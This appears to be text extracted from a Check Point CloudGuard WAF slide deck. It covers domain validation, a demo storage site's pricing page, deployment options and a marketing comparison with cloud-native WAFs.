Certificates & Domain Management

☒ Certificates managed by Check Point ☐ Upload certificates

To prove ownership of waf.dev.i2.checkpoint.com add the following records to your DNS:

CNAME record name:

CNAME record value:

☒ Domain ownership validation succeeded

Make sure your server is accessible only from CloudGuard WAF Data Center:

Update the DNS record for waf.dev.i2.checkpoint.com to point to the following CNAME value:

Status: Enabled

Now Supports: Apex Domains, Custom Ports, and BYOC

Secure Cloud Storage for Your Critical Data

Enterprise-grade backup solutions with advanced WAF protection and real-time threat detection. Keep your data safe and accessible.

[Start Free Trial](#)[View Pricing](#)

 WAF Protected  End-to-End Encryption  99.99% Uptime

Choose Your Plan

Basic

\$29/month

- ✓ 100GB Storage
- ✓ Basic WAF Protection
- ✓ 24/7 Support
- ✓ 99.9% Uptime

Professional

\$99/month

- ✓ 1TB Storage
- ✓ Advanced WAF Protection
- ✓ Priority Support
- ✓ 99.99% Uptime
- ✓ Custom Domain


Enterprise

Custom

- ✓ Unlimited Storage
- ✓ Enterprise WAF Protection
- ✓ Dedicated Support
- ✓ 99.999% Uptime
- ✓ Custom Domain




Unlike Cloud Native WAFs, CloudGuard WAF Offers Deployment Into Your Kubernetes Ingress




ETA
<1
Hour

CloudGuard WAF Offers Additional Deployment Options

VM Gateway



Docker



ETA
<1 Hour





Linux (NGINX)



Kong Gateway Pod



Summarizing **Check Point Unmatched Advantage** Over Cloud Native WAF Solutions

	 	 
Use Case	CloudGuard WAF	Cloud Native WAF
Zero-Day Prevention	✓ Immediate	✗ Avg. 40 days*
WAF Management	✓ AI - Automated	✗ Manual
Detection Accuracy	✓ Leader 97%	✗ Avg. 87%*
API Discovery	✓ Yes	✗ Not Provided
Flexible Deployments	✓ Multi-Cloud & On-Prem	✗ Single Cloud

Thank You